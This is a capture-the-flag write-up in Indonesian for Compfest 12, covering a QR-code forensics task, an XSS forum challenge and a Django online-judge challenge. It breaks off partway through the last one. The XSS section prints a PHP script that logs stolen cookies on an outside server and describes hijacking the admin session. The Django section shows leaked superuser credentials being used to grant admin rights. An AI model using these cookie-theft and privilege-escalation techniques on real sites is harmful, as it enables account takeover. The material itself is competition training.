
Writeup Compfest 12


Noid3a
J0hnW1ck
Gloomy Monday

Kyu Are -Forensic-



Diberikan file berupa Avi (File GIF) dengan nama file angka 1-9 dalam bahasa jepang.


Kemudian rubah gif menjadi jpg pada tiap framenya. Dan didapatkan file berikut in




Kemudian lakukan decode qr tersebut dengan zbaring

```
for i in {1..166}
do zbarimg "sichi-$i.jpg"
done
```

Sehingga didapatkan file txt berikut




kemudian cari flag "COMPFEST12" dengan grep
strings hachi.txt | grep -i "COMPFEST12"




FLAG : COMPFEST12{kyu4r31337_318bc0}


Regular Forum Page - Web -



Diberikan sebuah web berisi seperti forum biasa, langsung saja daftar akun pada forum tersebut dan coba untuk menggunakan fitur fitur nya



Setelah mencoba coba, ternyata forum ini vuln terhadap XSS




Di deskripsi soal terdapat kata kata “Mods will check often in to prevent bad things blabla”, jadi disini kita bisa berasumsi bahwa admin akan mengunjungi forum yang telah dibuat secara rutin. Artinya kita bisa memasukan script untuk mengambil cookie dari admin untuk menghijack session nya.

Disini saya langsung mencari hosting gratis untuk menghosting sebuah web agar dapat digunakan sesuai rencana tadi dan berikut script nya :


/public_html/index.php

```php
<?php
$cookie=$_GET["cookie"];
$steal=fopen("logs.txt","a");
fwrite($steal,$cookie."\n");
fclose($steal);
?>
```


Dan berikut payload yang digunakan pada forumnya :



Saat forum tersebut dibuka, maka secara otomatis akan mengarahkan ke page yang sudah di hosting tadi dan mengirim cookie si pengunjung ke logs.txt pada server saya.




Berikut hasil logging cookie nya :




Ternyata cookie dari admin adalah flagnya.

Flag : COMPFEST12{html_t4g_1s_n0t_C4s3_5ent1t1v3_5bc733a9f8}

Super Judge - Web -




Diberikan sebuah ber tema competitive programming online judge for python only. Pada file result.html, terlihat bahwa Flag hanya bisa didapatkan jika kondisi {% if user.is_superuser %} terpenuhi.





Saat mencoba untuk upload file dummy text hanya untuk cek output yang dikeluarkan, terdapat error pada /home/compfest12/home/views.py

Disitu terlihat ada credential dari salah satu akun superuser yaitu
Username : ariq
Mail : admin@myproject.com
Password : pasword




Coba login ke halaman /admin/ dengan credential tersebut






Disini kita bisa menambahkan user baru dan menjadikan user tersebut menjadi superuser


Pada bagian permission tambahkan superuser status dan staff status



